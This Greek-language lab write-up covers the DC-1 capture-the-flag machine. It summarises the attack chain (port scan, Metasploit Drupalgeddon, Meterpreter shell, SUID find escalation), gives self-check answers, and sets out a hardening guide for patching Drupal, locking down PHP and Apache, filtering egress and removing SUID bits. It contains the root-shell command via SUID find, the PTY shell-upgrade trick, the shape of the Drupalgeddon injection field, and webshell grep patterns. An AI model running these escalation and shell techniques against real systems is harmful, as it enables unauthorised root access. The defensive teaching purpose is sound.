   * Ενεργοποίηση και επιβολή αυστηρών πολιτικών υποχρεωτικού ελέγχου πρόσβασης (Mandatory Access Control - MAC) μέσω **AppArmor** ή **SELinux**, περιορίζοντας τις δυνατότητες διεργασιών όπως ο Apache (`www-data`) από το να εκτελούν δυαδικά αρχεία διαχείρισης συστήματος ή να εκκινούν κελύφη PTY.

Παράρτημα Α — Η αλυσίδα του DC-1 σε πέντε γραμμές

```
netdiscover  →  192.168.35.131
nmap -sV -p- →  22/80/111, Debian Wheezy, Apache 2.2.22
http://…/    →  Drupal 7.x  →  CVE-2014-3704
msf exploit  →  Meterpreter  →  shell  →  www-data
find -perm   →  SUID /usr/bin/find  →  root  →  thefinalflag.txt
```

Παράρτημα Β — Γλωσσάρι

Όρος	Σημασία
Penetration test	Ελεγχόμενη επίθεση με άδεια και αναφορά
Fingerprinting	Ταυτοποίηση υπηρεσίας/έκδοσης
CVE	Αναγνωριστικό δημοσιευμένης ευπάθειας
CVSS	Βαθμολογία σοβαρότητας 0–10
RCE	Remote Code Execution
SQLi	SQL Injection — ένεση εντολών SQL
Prepared statement	Παραμετροποιημένο query (προστατεύει **τιμές**)
Payload / Stager	Τι εκτελείται στον στόχο / ο «μεταφορέας» του
Meterpreter	Προηγμένο payload του Metasploit
Reverse shell	Ο στόχος συνδέεται πίσω στον επιτιθέμενο
PTY	Ψευδο-τερματικό (πλήρες διαδραστικό shell)
SUID	Εκτέλεση με δικαιώματα ιδιοκτήτη
EUID	Effective User ID — με ποια δικαιώματα τρέχει η διεργασία
Defense in depth	Πολλαπλά ανεξάρτητα μέτρα άμυνας

Παράρτημα Γ — Ερωτήσεις αυτοελέγχου

1. Γιατί το ARP discovery είναι πιο αξιόπιστο από ICMP σε LAN;
2. Τι μας λέει η έκδοση `OpenSSH 6.0p1 Debian 4+deb7u7` για το σύστημα;
3. Γιατί το `-p-` είναι απαραίτητο σε ένα CTF;
4. Περιγράψτε τη ρίζα του Drupalgeddon: ποιο μέρος του query δεν προστατεύεται από prepared statements;
5. Τι κάνει το `LHOST` και τι συμβαίνει αν είναι λάθος;
6. Γιατί ένα «dumb shell» δεν αρκεί και τι λύνει το `pty.spawn`;
7. Εξηγήστε γιατί το SUID στο `find` δίνει root μέσω `-exec`.
8. Γιατί το ίδιο εύρημα (SUID) έχει χαμηλότερο CVSS από το RCE;
9. Ποια **τρία** μέτρα θα έσπαγαν την αλυσίδα και σε ποιο βήμα;

Ενδεικτικές απαντήσεις

1. Στο ίδιο LAN η επικοινωνία βασίζεται σε MAC, οπότε κάθε ζωντανός host **υποχρεωτικά** απαντά σε ARP για να είναι προσβάσιμος, και το ARP δεν φιλτράρεται από host firewalls. Το ICMP (ping) φιλτράρεται συχνά, άρα ένας host μπορεί να είναι ζωντανός χωρίς να απαντά σε ping. Γι' αυτό το ARP discovery είναι πιο αξιόπιστο τοπικά.

2. Η έκδοση/πακέτο αποκαλύπτει ότι το σύστημα είναι **Debian 7 (Wheezy)** — παλιό και end-of-life. Αυτό υποδηλώνει ότι πιθανόν τρέχουν κι άλλες παρωχημένες, ευάλωτες υπηρεσίες (kernel, Apache, Drupal), άρα κατευθύνει την αναζήτηση σε CVE εποχής Wheezy. Η σύνδεση έκδοση→διανομή→ηλικία είναι κλειδί για να βρούμε γνωστά exploits.
3. Εξ ορισμού το nmap σαρώνει μόνο τις ~1000 πιο κοινές θύρες. Σε CTF κρίσιμες υπηρεσίες κρύβονται συχνά σε **μη τυπικές** θύρες (π.χ. 8080, 31337). Το `-p-` σαρώνει **και τις 65.535** TCP θύρες ώστε να μη χαθεί καμία ανοιχτή πόρτα.
4. Το Drupalgeddon (CVE-2014-3704) προκύπτει επειδή το Drupal 7 άφηνε τα **κλειδιά ενός array (array keys)** του αιτήματος login να περάσουν στη δόμηση του `IN( ... )` SQL χωρίς σωστό sanitization. Τα prepared statements προστατεύουν τις **τιμές** (placeholders), αλλά εδώ το μολυσμένο στοιχείο ήταν τα ίδια τα **ονόματα/κλειδιά των placeholders** που συνέθεταν δυναμικά το query — δηλαδή η **δομή**, όχι η τιμή. Έτσι περνά SQL injection παρότι υπάρχουν prepared statements.
5. Το `LHOST` είναι η IP του **επιτιθέμενου** στην οποία θα συνδεθεί πίσω το reverse shell. Αν είναι λάθος (π.χ. IP του στόχου ή λάθος interface), το θύμα προσπαθεί να συνδεθεί σε λάθος/ανύπαρκτο προορισμό και **δεν παίρνουμε ποτέ shell**, παρότι το exploit «πέτυχε». Πρέπει να είναι η IP του Kali στο κοινό υποδίκτυο.
6. Ένα «dumb» shell δεν έχει πλήρες TTY: δεν υποστηρίζει job control (Ctrl-C/Ctrl-Z), interactive εντολές (`su` , `ssh` , `passwd` , editors) και συχνά δεν δείχνει prompt. Το `python -c 'import pty; pty.spawn("/bin/bash")'` δημιουργεί **ψευδο-τερματικό (PTY)**, δίνοντας πλήρως διαδραστικό shell, με `export TERM=xterm` και stty tricks γίνεται σταθερό.
7. Το `find` με SUID bit τρέχει με EUID root. Το `-exec` εκτελεί αυθαίρετη εντολή — π.χ. `find . -exec /bin/sh -p \; -quit` — και επειδή το find διατηρεί τα root προνόμια, το κέλυφος που ξεκινά τρέχει ως root (το `-p` αποτρέπει την αποβολή προνομίων). Άρα SUID εργαλείο που εκτελεί εντολές = root shell.
8. Το RCE (Drupalgeddon) είναι εκμεταλλεύσιμο **απομακρυσμένα, χωρίς αυθεντικοποίηση**, μέσω δικτύου — μέγιστο impact και attack vector Network. Το SUID-find privesc απαιτεί **ήδη τοπική πρόσβαση** (local shell), το attack vector είναι Local και προϋποθέτει προηγούμενη παραβίαση, άρα το CVSS είναι χαμηλότερο παρότι το αποτέλεσμα (root) είναι σοβαρό.
9. (1) **Ενημέρωση/patch του Drupal** → κόβει το RCE στο βήμα **initial access**. (2) **Egress firewall / `ufw default deny` + μπλοκ reverse shell** → ακόμη κι αν γίνει RCE, δεν επιστρέφει shell (βήμα **σύνδεσης payload**). (3) **Αφαίρεση SUID από το `find` (`chmod u-s` / `dpkg-statoverride`) + `nosuid` mounts** → ακόμη κι με shell ως www-data, δεν γίνεται root (βήμα **privilege escalation**). Κάθε ένα σπάει διαφορετικό κρίκο (defense in depth).

Παράρτημα Δ — Λίστα ελέγχου

- [ ] Απομονωμένο δίκτυο (NAT Network / Host-Only)
- [ ] Εντοπισμός στόχου με ARP
- [ ] Πλήρης σάρωση θυρών + εκδόσεις
- [ ] Ταυτοποίηση CMS και έκδοσης
- [ ] Επιλογή module με βάση την **έκδοση**, όχι τη «μόδα»
- [ ] Σωστό `RHOSTS` / `LHOST` / `LPORT`

- [ ] Σταθεροποίηση shell (PTY + TERM)
- [ ] Enumeration από μέσα (`id`, `sudo -l`, configs)
- [ ] Έλεγχος SUID και cron
- [ ] Επαλήθευση root με `id`
- [ ] Καταγραφή αλυσίδας για το report

DC-1 — Εγχειρίδιο Θωράκισης (Hardening & Remediation Guide)

Το README.md έδειξε μια αλυσίδα **δύο κρίκων**: το **Drupalgeddon (CVE-2014-3704)** έδωσε εκτέλεση κώδικα ως `www-data` και το **SUID bit στο** `/usr/bin/find` έδωσε `root`. Αυτό το εγχειρίδιο εξηγεί πώς σπάμε **κάθε** κρίκο ξεχωριστά, ώστε η επίθεση να αποτύχει ακόμη κι αν ένα μέτρο παραλειφθεί.

Η επίθεση στο DC-1 διδάσκει δύο σημαντικά πράγματα:

1. **Η καθυστέρηση στις ενημερώσεις είναι ευπάθεια.** Η διόρθωση για το Drupalgeddon κυκλοφόρησε τον Οκτώβριο του 2014. Ό,τι έκανε το Metasploit στο εργαστήριο, το έκαναν αυτοματοποιημένα bots σε όλο το διαδίκτυο **μέσα σε ώρες** από την ανακοίνωση.
2. **Τα δικαιώματα αρχείων είναι μηχανισμός ασφαλείας.** Ένα μόνο bit (`s`) σε λάθος εκτελέσιμο ακυρώνει τον διαχωρισμό χρηστών του Linux.

> ⚠️ **Πριν ξεκινήσετε:** πάρτε **snapshot** της VM. Μετά τη θωράκιση, επαναφέρετε το snapshot σε δεύτερη VM ή ξανατρέξτε το Metasploit στην ίδια, για να δείτε τη διαφορά.
>
> ℹ️ Οι εντολές εκτελούνται **στο DC-1 ως** `root` . Για πρόσβαση root χωρίς την επίθεση, μπορείτε να κάνετε επανεκκίνηση και να μπείτε σε single-user mode από το GRUB (`init=/bin/bash`), ή απλώς να χρησιμοποιήσετε το root shell που πήρατε στο εργαστήριο.

Περιεχόμενα

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση
2. Απογραφή του συστήματος
3. Κατανόηση του Drupalgeddon (για να καταλάβουμε τη διόρθωση)
4. Αναβάθμιση του Drupal
5. Μείωση διαρροής πληροφοριών (fingerprinting)
6. Θωράκιση ρυθμίσεων και αρχείων του Drupal
7. Θωράκιση PHP
8. Περιορισμός εξερχόμενων συνδέσεων (αποτροπή reverse shell)
9. SUID: κατανόηση, έλεγχος, διόρθωση
10. Επιλογές προσάρτησης: `nosuid` , `noexec` , `nodev`
11. Λειτουργικό σύστημα, υπηρεσίες, firewall, SSH
12. Επαλήθευση
13. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

---

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση

Φάση (README)	Τι εκμεταλλεύτηκε ο επιτιθέμενος	Ρίζα του προβλήματος	Διόρθωση (ενότητα)
1. `nmap -sV -p-`	Apache, Debian Wheezy, Drupal 7, θύρα 111	Παρωχημένο OS, περιττές υπηρεσίες, banners	§5, §11
1. `CHANGELOG.txt`	Ακριβής έκδοση Drupal	Αρχεία τεκμηρίωσης προσβάσιμα από το web	§5
2. `drupal_drupageddon`	SQL Injection → RCE χωρίς σύνδεση	Drupal < 7.32	§3, §4
2. Meterpreter (`reverse_tcp`)	Ο server συνδέθηκε **προς** τον επιτιθέμενο	Καμία πολιτική για εξερχόμενη κίνηση	§8
3. `pty.spawn`	Διαδραστικό κέλυφος ως `www-data`	Η PHP μπορεί να εκτελεί εντολές συστήματος	§7
3. `settings.php`	Διαπιστευτήρια βάσης (`flag1` → `settings.php`)	Αρχείο αναγνώσιμο, χρήστης βάσης με πολλά δικαιώματα	§6
4. `find / -perm -u=s`	`/usr/bin/find` με SUID root	Λάθος δικαιώματα αρχείου	§9, §10
4. `find . -exec /bin/sh \; -quit`	Root shell	`find` εκτελεί αυθαίρετες εντολές	§9

---

2. Απογραφή του συστήματος

```
cat /etc/debian_version          # → 7.x (Wheezy)
uname -a
ss -tulpn 2>/dev/null || netstat -tulpn    # Το Wheezy μπορεί να μην έχει ss, οπότε χρησιμοποιούμε netstat
```

Εντοπίζουμε την έκδοση του Drupal **από μέσα** (ο επιτιθέμενος τη βρήκε από έξω):

```
cd /var/www
grep "define('VERSION'" includes/bootstrap.inc
```

Το Drupal 7 ορίζει την έκδοσή του στη σταθερά `VERSION` μέσα στο `includes/bootstrap.inc`. Αν η τιμή είναι **μικρότερη από 7.32**, το σύστημα είναι ευάλωτο στο Drupalgeddon.

Κάνουμε και μια πρώτη απογραφή των αρχείων SUID, την οποία θα χρησιμοποιήσουμε στην §9:

```
find / -xdev -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
```

---

3. Κατανόηση του Drupalgeddon

Για να εφαρμόσουμε σωστά μια διόρθωση, πρέπει να καταλαβαίνουμε τι διορθώνει.

Το Drupal 7 έχει ένα **επίπεδο αφαίρεσης βάσης δεδομένων** (database abstraction layer) που χρησιμοποιεί **prepared statements**, δηλαδή ερωτήματα με placeholders. Αυτή είναι συνήθως η σωστή άμυνα κατά του SQL Injection. Όταν όμως η τιμή ενός placeholder είναι **πίνακας** (π.χ. για `IN ( ... )`), η συνάρτηση `expandArguments()` στο `includes/database/database.inc` δημιουργεί αυτόματα νέα placeholders χρησιμοποιώντας τα **κλειδιά** του πίνακα:

```
// Ευάλωτος κώδικας (Drupal ≤ 7.31)
foreach ($data as $i ⇒ $value) {
    $new_keys[$key . '_' . $i] = $value;
}
```

Η εφαρμογή υπέθετε ότι τα κλειδιά θα είναι αριθμοί (`0, 1, 2…`). Ο επιτιθέμενος όμως στέλνει στη φόρμα σύνδεσης ένα πεδίο όπως `name[0; INSERT INTO users ... ;#]`. Η PHP το μετατρέπει σε πίνακα με **κλειδί που είναι κείμενο SQL**, και αυτό το κείμενο καταλήγει **μέσα** στο ερώτημα. Αποτέλεσμα: αυθαίρετη SQL **χωρίς** να χρειάζεται λογαριασμός. Από εκεί, το Metasploit γράφει κώδικα PHP στη βάση (π.χ. μέσω του cache ή του menu router) και τον εκτελεί.

Η **επίσημη διόρθωση** (Drupal 7.32) ήταν μία γραμμή:

```
// Διορθωμένος κώδικας (Drupal ≥ 7.32)
foreach (array_values($data) as $i ⇒ $value) {
    $new_keys[$key . '_' . $i] = $value;
}
```

Η `array_values()` αγνοεί τα κλειδιά που έστειλε ο χρήστης και τα αντικαθιστά με `0, 1, 2…`. **Μάθημα:** τα δεδομένα του χρήστη δεν είναι ασφαλή μόνο επειδή περνούν από prepared statement. **Κάθε** μέρος της εισόδου (και τα κλειδιά, όχι μόνο οι τιμές) πρέπει να θεωρείται μη έμπιστο.

---

4. Αναβάθμιση του Drupal

4.1 Έκτακτη διόρθωση (hotfix) όταν η αναβάθμιση δεν είναι άμεσα δυνατή

Σε πραγματικά συστήματα, μια πλήρης αναβάθμιση μπορεί να θέλει δοκιμές. Αν η ευπάθεια εκμεταλλεύεται **ενεργά**, εφαρμόζουμε **πρώτα** τη διόρθωση της μίας γραμμής:

```
cd /var/www
cp includes/database/database.inc /root/database.inc.bak

# Εντοπίζουμε τη γραμμή
grep -n 'foreach ($data as $i => $value)' includes/database/database.inc

# Εφαρμογή της διόρθωσης
sed -i 's/foreach (\$data as \$i => \$value)/foreach (array_values($data) as $i => $value)/'
includes/database/database.inc

# Επιβεβαίωση
grep -n 'array_values($data)' includes/database/database.inc
```

> ⚠️ Το hotfix είναι **προσωρινό** μέτρο. Η έκδοση 7.31 έχει πολλές ακόμη ευπάθειες (π.χ. Drupalgeddon 2, CVE-2018-7600) που αυτή η γραμμή δεν διορθώνει.

4.2 Αναβάθμιση στην τελευταία έκδοση του Drupal 7

```
# 1. Αντίγραφα ασφαλείας: αρχεία ΚΑΙ βάση
tar czf /root/drupal-files-$(date +%F).tgz /var/www
mysqldump -u root -p drupaldb > /root/drupal-db-$(date +%F).sql

# 2. Λειτουργία συντήρησης: οι επισκέπτες βλέπουν μήνυμα, όχι μισοαναβαθμισμένο site
drush -r /var/www vset maintenance_mode 1

# 3. Αναβάθμιση πυρήνα και modules
drush -r /var/www pm-update

# 4. Εκτέλεση των ενημερώσεων βάσης που μπορεί να απαιτεί η νέα έκδοση
drush -r /var/www updatedb

# 5. Επαναφορά λειτουργίας
drush -r /var/www vset maintenance_mode 0
drush -r /var/www cc all
```

- `drush` είναι το εργαλείο γραμμής εντολών του Drupal (στο Wheezy: `apt-get install drush`).
- Το όνομα της βάσης (`drupaldb`) το βρίσκετε στο `sites/default/settings.php`.
- `-r /var/www`: η ριζική διαδρομή της εγκατάστασης Drupal.
- `cc all`: καθαρίζει όλες τις μνήμες cache. Το Drupalgeddon συχνά αφήνει κακόβουλο κώδικα **μέσα στο cache**, οπότε ο καθαρισμός είναι και μέτρο καθαρισμού μετά από παραβίαση.

Αν το `drush` δεν έχει πρόσβαση στο διαδίκτυο, η χειροκίνητη αναβάθμιση γίνεται έτσι: κατεβάζετε το νέο tarball από το drupal.org, αντικαθιστάτε **όλα** τα αρχεία **εκτός** από τον φάκελο `sites/` και το `.htaccess` (αν το έχετε τροποποιήσει), και ανοίγετε το `/update.php`.

4.3 Η πραγματική λύση: μετάβαση από το Drupal 7

Το **Drupal 7 έφτασε στο τέλος ζωής του τον Ιανουάριο του 2025**. Δεν βγαίνουν πλέον επίσημες ενημερώσεις ασφαλείας. Η μακροπρόθεσμη λύση είναι μετάβαση στο **Drupal 10/11** (εργαλεία `migrate_upgrade`) ή σε άλλη υποστηριζόμενη πλατφόρμα. Μέχρι τότε, εμπορικές υπηρεσίες «Extended Support» παρέχουν ενημερώσεις επί πληρωμή.

4.4 Έλεγχος για ενδείξεις προηγούμενης παραβίασης

Αν το site ήταν εκτεθειμένο με ευάλωτη έκδοση, **υποθέτουμε ότι έχει ήδη παραβιαστεί**. Η αναβάθμιση κλείνει το σημείο εισόδου, αλλά δεν απομακρύνει όποιον έχει ήδη αποκτήσει πρόσβαση.

```
# Χρήστες διαχειριστή που δεν αναγνωρίζουμε
drush -r /var/www sqlq "SELECT u.uid, u.name, u.mail, FROM_UNIXTIME(u.created) FROM users u JOIN
users_roles r ON u.uid=r.uid;"

# Αρχεία PHP που τροποποιήθηκαν πρόσφατα
find /var/www -name '*.php' -mtime -30 -ls

# Ύποπτα αρχεία PHP σε φακέλους που δεν θα έπρεπε να έχουν
find /var/www/sites/default/files -name '*.php'

# Ύποπτες συναρτήσεις σε αρχεία PHP
grep -rlE 'eval\(base64_decode|assert\(\$_|system\(\$_' /var/www
```

Αν βρεθούν ευρήματα, το ασφαλέστερο είναι **επανεγκατάσταση από καθαρή πηγή** και επαναφορά μόνο των δεδομένων.

---

5. Μείωση διαρροής πληροφοριών

Ο επιτιθέμενος διάβασε το `/CHANGELOG.txt` και βρήκε την ακριβή έκδοση. Το Drupal 7 έχει αρκετά τέτοια αρχεία στη ρίζα του.

```
cd /var/www
ls *.txt
# CHANGELOG.txt COPYRIGHT.txt INSTALL.mysql.txt INSTALL.pgsql.txt INSTALL.sqlite.txt
# INSTALL.txt LICENSE.txt MAINTAINERS.txt README.txt UPGRADE.txt
```

Επιλογή Α — διαγραφή (απλή, αλλά επανεμφανίζονται σε κάθε αναβάθμιση):

```
rm -f CHANGELOG.txt INSTALL*.txt MAINTAINERS.txt UPGRADE.txt README.txt
```

Επιλογή Β — απαγόρευση από τον Apache (μόνιμη):

```
# /etc/apache2/conf.d/drupal-hardening   (Apache 2.2 στο Wheezy)
<Directory /var/www>
    <FilesMatch "^(CHANGELOG|COPYRIGHT|INSTALL.*|LICENSE|MAINTAINERS|README|UPGRADE)\.txt$">
        Order allow,deny
        Deny from all
    </FilesMatch>
    <FilesMatch "^(install|update|cron|authorize|xmlrpc)\.php$">
        Order allow,deny
        Deny from all
        Allow from 127.0.0.1 192.168.56.0/24
    </FilesMatch>
    Options -Indexes
</Directory>
```

- Το Wheezy έχει **Apache 2.2**, που χρησιμοποιεί `Order/Deny/Allow`. Στον Apache 2.4 το ίδιο γράφεται `Require all denied` / `Require ip ...`.
- Τα `install.php`, `update.php`, `cron.php` χρειάζονται μόνο στον διαχειριστή, οπότε επιτρέπονται μόνο από το δίκτυο διαχείρισης.

Απόκρυψη banners Apache και PHP:

```
# /etc/apache2/conf.d/security
ServerTokens Prod
ServerSignature Off
TraceEnable Off
```

```
sed -i 's/^expose_php = On/expose_php = Off/' /etc/php5/apache2/php.ini
apache2ctl configtest && service apache2 reload
```

Επιπλέον, το Drupal 7 στέλνει το header `X-Generator: Drupal 7` και την ετικέτα `<meta name="Generator">`. Αφαιρούνται με το module `remove_generator` ή με `Header unset X-Generator` (απαιτεί `a2enmod headers`).

---

6. Θωράκιση ρυθμίσεων και αρχείων του Drupal

6.1 Το `settings.php`

Το `flag1.txt` υπέδειξε το `sites/default/settings.php`, που περιέχει τα διαπιστευτήρια της βάσης. Ο `www-data` πρέπει να μπορεί να το **διαβάζει**, αλλά **κανείς** δεν πρέπει να μπορεί να το γράψει μέσω του web server.

```
cd /var/www/sites/default
ls -l settings.php

chown root:www-data settings.php
chmod 440 settings.php           # r--r----- : ανάγνωση από root και www-data, καμία εγγραφή
chmod 555 .                       # Ο φάκελος sites/default δεν δέχεται νέα αρχεία
```

Γιατί `440` και όχι `640`; Επειδή το Drupal ελέγχει στη σελίδα *Status report* αν το `settings.php` είναι **εγγράψιμο** και προειδοποιεί. Ούτε ο root χρειάζεται εγγραφή σε κανονική λειτουργία, όταν χρειαστεί αλλαγή, κάνει προσωρινά `chmod 640`.

6.2 Χρήστης βάσης με ελάχιστα δικαιώματα

```
-- Ποια δικαιώματα έχει σήμερα ο χρήστης του Drupal;
SHOW GRANTS FOR 'dbuser'@'localhost';
```

Αν βλέπετε `ALL PRIVILEGES ON *.*` ή `FILE`, ο χρήστης έχει πολύ περισσότερα από όσα χρειάζεται:

```
REVOKE ALL PRIVILEGES, GRANT OPTION FROM 'dbuser'@'localhost';
GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER
      CREATE TEMPORARY TABLES, LOCK TABLES
  ON drupaldb.* TO 'dbuser'@'localhost';
SET PASSWORD FOR 'dbuser'@'localhost' = PASSWORD('Νέος-Ισχυρός-Κωδικός-2026!');
FLUSH PRIVILEGES;
```

Αυτή είναι η επίσημη λίστα δικαιωμάτων που απαιτεί το Drupal 7 (`INSTALL.mysql.txt`). Ενημερώνετε το `settings.php` με τον νέο κωδικό. Ο **παλιός** κωδικός θεωρείται εκτεθειμένος, γιατί ο επιτιθέμενος τον διάβασε.

6.3 Ιδιοκτησία αρχείων: ο web server διαβάζει, δεν γράφει

```
cd /var/www
chown -R root:www-data .
find . -type d -exec chmod 750 {} \;
find . -type f -exec chmod 640 {} \;

# Εξαίρεση: ο φάκελος των ανεβασμένων αρχείων χρειάζεται εγγραφή
chown -R www-data:www-data sites/default/files
find sites/default/files -type d -exec chmod 770 {} \;
find sites/default/files -type f -exec chmod 660 {} \;
```

Γιατί είναι σημαντικό: αν ένα exploit πάρει εκτέλεση κώδικα ως `www-data`, το πρώτο που προσπαθεί είναι να γράψει ένα **μόνιμο backdoor** (π.χ. `shell.php`) σε κάποιον φάκελο του site. Με αυτά τα δικαιώματα ο `www-data` μπορεί να γράψει **μόνο** στο `files/`, και εκεί...

6.4 ...απαγορεύουμε την εκτέλεση PHP στο `files/`

Το Drupal 7 δημιουργεί αυτόματα το `sites/default/files/.htaccess`. Επιβεβαιώνουμε ότι υπάρχει και περιέχει:

```
SetHandler Drupal_Security_Do_Not_Remove_See_SA_2006_006
Options None
Options +FollowSymLinks
<IfModule mod_php5.c>
  php_flag engine off
</IfModule>
```

- `php_flag engine off`: ακόμη κι αν ανέβει αρχείο `.php`, ο Apache δεν θα το εκτελέσει.
- Το `.htaccess` λειτουργεί μόνο αν ο Apache έχει `AllowOverride All` για τον φάκελο. Ελέγξτε το στο `/etc/apache2/sites-enabled/000-default`.

6.5 Απενεργοποίηση επικίνδυνων modules

Το module **PHP filter** επιτρέπει σε όποιον έχει το σχετικό δικαίωμα να γράφει κώδικα PHP μέσα σε περιεχόμενο. Αν ένας επιτιθέμενος αποκτήσει λογαριασμό διαχειριστή (π.χ. μέσω της SQLi), μπορεί να το χρησιμοποιήσει για εκτέλεση κώδικα.

```
drush -r /var/www pm-list --status=enabled --type=module | grep -i php
drush -r /var/www pm-disable php -y
```

Γενικός κανόνας: **ό,τι module δεν χρησιμοποιείται, απενεργοποιείται και αφαιρείται.**

6.6 Αλλαγή κωδικών χρηστών Drupal

Η SQLi του Drupalgeddon επιτρέπει ανάγνωση **και** αλλαγή του πίνακα `users`. Μετά την αναβάθμιση αλλάζουμε όλους τους κωδικούς διαχειριστών:

```
drush -r /var/www user-password admin --password="Νέος-Ισχυρός-Κωδικός"
```

---

7. Θωράκιση PHP

Μετά το Drupalgeddon, ο επιτιθέμενος είχε εκτέλεση **κώδικα PHP**. Για να γίνει αυτό **κέλυφος** (`shell`, `python -c 'import pty ... '`), η PHP έπρεπε να μπορεί να καλεί εντολές του λειτουργικού. Μπορούμε να το περιορίσουμε.

Στο `/etc/php5/apache2/php.ini`:

```
; Συναρτήσεις που εκτελούν εντολές συστήματος. Το Drupal core δεν τις χρειάζεται.
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,pcntl_exec,show_source

; Η PHP διαβάζει/γράφει αρχεία MONO μέσα σε αυτές τις διαδρομές
open_basedir = /var/www:/tmp

; Απαγόρευση φόρτωσης κώδικα από URL (αποτρέπει Remote File Inclusion)
allow_url_include = Off
allow_url_fopen   = Off

expose_php      = Off
display_errors  = Off     ; Τα σφάλματα αποκαλύπτουν διαδρομές και δομή βάσης
log_errors      = On

; Cookies συνεδρίας
session.cookie_httponly = 1
session.use_only_cookies = 1
```

Επεξήγηση:

Ρύθμιση	Τι αποτρέπει στο σενάριο DC-1
`disable_functions`	Το `shell` του Meterpreter και κάθε `system("...")` αποτυγχάνουν
`open_basedir`	Η PHP δεν διαβάζει `/etc/passwd`, `/home/*`, `/root`
`allow_url_fopen = Off`	Η PHP δεν κατεβάζει εργαλεία (π.χ. LinEnum) από τον επιτιθέμενο
`display_errors = Off`	Τα σφάλματα SQL δεν εμφανίζονται στον browser

```
service apache2 restart
php -i | grep -E 'disable_functions|open_basedir'   # Προσοχή: το CLI έχει ξεχωριστό php.ini
```

> ⚠️ **Δοκιμάστε το site μετά.** Ορισμένα contrib modules (π.χ. για εικόνες ή PDF) μπορεί να χρειάζονται κάποια από αυτές τις συναρτήσεις. Το `allow_url_fopen = Off` μπορεί να επηρεάσει τον έλεγχο ενημερώσεων του Drupal (module *Update manager*). Αφαιρείτε από τη λίστα **μόνο** ό,τι αποδεδειγμένα χρειάζεται.
>
> 💡 Το `disable_functions` **δεν** είναι αδιαπέραστο, γιατί έχουν δημοσιευτεί τεχνικές παράκαμψης. Είναι ένα **επιπλέον** εμπόδιο που αναγκάζει τον επιτιθέμενο σε πιο σύνθετες τεχνικές, όχι υποκατάστατο της αναβάθμισης.

---

8. Περιορισμός εξερχόμενων συνδέσεων

8.1 Γιατί είναι αποτελεσματικό

Το Metasploit χρησιμοποίησε payload `reverse_tcp`: ο **server** άνοιξε σύνδεση **προς** τον επιτιθέμενο. Τα περισσότερα firewalls ελέγχουν μόνο τα **εισερχόμενα**, οπότε η σύνδεση πέρασε.

Ένας web server όμως **δεν έχει λόγο** να ξεκινά νέες συνδέσεις προς τυχαίους υπολογιστές. Απαντά σε συνδέσεις που έρχονται σε αυτόν. Αυτό λέγεται **egress filtering** (φιλτράρισμα εξόδου).

8.2 Κανόνες iptables ανά χρήστη

Το module `owner` του iptables επιτρέπει κανόνες με βάση τον **χρήστη** που δημιούργησε το πακέτο:

```
# Ο www-data μπορεί να μιλήσει στη βάση τοπικά (loopback)
iptables -A OUTPUT -o lo -j ACCEPT

# Απαντήσεις σε ήδη υπάρχουσες συνδέσεις (π.χ. απάντηση σε επισκέπτη) επιτρέπονται
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# Ο www-data χρειάζεται DNS μόνο αν το site επικοινωνεί με εξωτερικές υπηρεσίες
# iptables -A OUTPUT -m owner --uid-owner www-data -p udp --dport 53 -j ACCEPT

# Κάθε ΝΕΑ σύνδεση που ξεκινά από τον www-data απορρίπτεται και καταγράφεται
iptables -A OUTPUT -m owner --uid-owner www-data -m state --state NEW -j LOG --log-prefix "WWW-
EGRESS: "
iptables -A OUTPUT -m owner --uid-owner www-data -m state --state NEW -j REJECT
```

- `-A OUTPUT`: προσθήκη κανόνα στην αλυσίδα των **εξερχόμενων** πακέτων.
- `--uid-owner www-data`: ισχύει μόνο για πακέτα που δημιούργησαν διεργασίες του `www-data` (Apache/PHP).
- `--state NEW`: μόνο για **νέες** συνδέσεις. Οι απαντήσεις προς τους επισκέπτες είναι `ESTABLISHED` και περνούν από τον προηγούμενο κανόνα.
- `LOG`: γράφει στο `/var/log/kern.log`. Κάθε τέτοια εγγραφή είναι **ισχυρή ένδειξη** παραβίασης.

Αποθήκευση ώστε οι κανόνες να ισχύουν μετά από επανεκκίνηση:

```
apt-get install iptables-persistent
iptables-save > /etc/iptables/rules.v4
```

Αποτέλεσμα: ακόμη κι αν το Drupalgeddon εκτελεστεί επιτυχώς, το `reverse_tcp` δεν μπορεί να συνδεθεί πίσω. Ο επιτιθέμενος θα έπρεπε να χρησιμοποιήσει πιο σύνθετες τεχνικές (π.χ. web shell μέσω HTTP), τις οποίες δυσκολεύουν τα μέτρα των §6.3 και §7.

---

9. SUID: κατανόηση, έλεγχος, διόρθωση

9.1 Τι είναι το SUID

Κανονικά, ένα πρόγραμμα εκτελείται με τα δικαιώματα του **χρήστη που το τρέχει**. Με το **SUID bit** (Set User ID), εκτελείται με τα δικαιώματα του **ιδιοκτήτη του αρχείου**.

```
ls -l /usr/bin/passwd
# -rwsr-xr-x 1 root root ... /usr/bin/passwd
#     ↑ το 's' στη θέση του 'x' του ιδιοκτήτη = SUID
```

Το `passwd` **χρειάζεται** SUID: ένας απλός χρήστης πρέπει να μπορεί να αλλάξει τον κωδικό του, που βρίσκεται στο `/etc/shadow` (αναγνώσιμο/εγγράψιμο μόνο από τον root). Το `passwd` είναι σχεδιασμένο ώστε να κάνει **μόνο** αυτό.

Το `find` όμως έχει την επιλογή `-exec`, που εκτελεί **οποιαδήποτε** εντολή. Με SUID root, «οποιαδήποτε εντολή» σημαίνει «οποιαδήποτε εντολή ως root»:

```
find . -exec /bin/sh -p \; -quit
```

Η τεχνική ισχύει για κάθε πρόγραμμα που μπορεί να εκτελέσει άλλα προγράμματα, να διαβάσει/γράψει αυθαίρετα αρχεία ή να ανοίξει shell (βλ. GTFOBins).

9.2 Έλεγχος: απογραφή όλων των SUID/SGID

```
find / -xdev \( -perm -4000 -o -perm -2000 \) -type f -exec ls -ld {} \; 2>/dev/null
```

- `-perm -4000`: SUID. `-perm -2000`: **SGID** (το ίδιο για την ομάδα).
- `-xdev`: δεν περνά σε άλλα filesystems (π.χ. `/proc`, mounts δικτύου).
- `-o`: λογικό «ή».

Συγκρίνετε κάθε αποτέλεσμα με τη λίστα **αναμενόμενων** SUID σε Debian:

Αναμενόμενο SUID	Γιατί το χρειάζεται
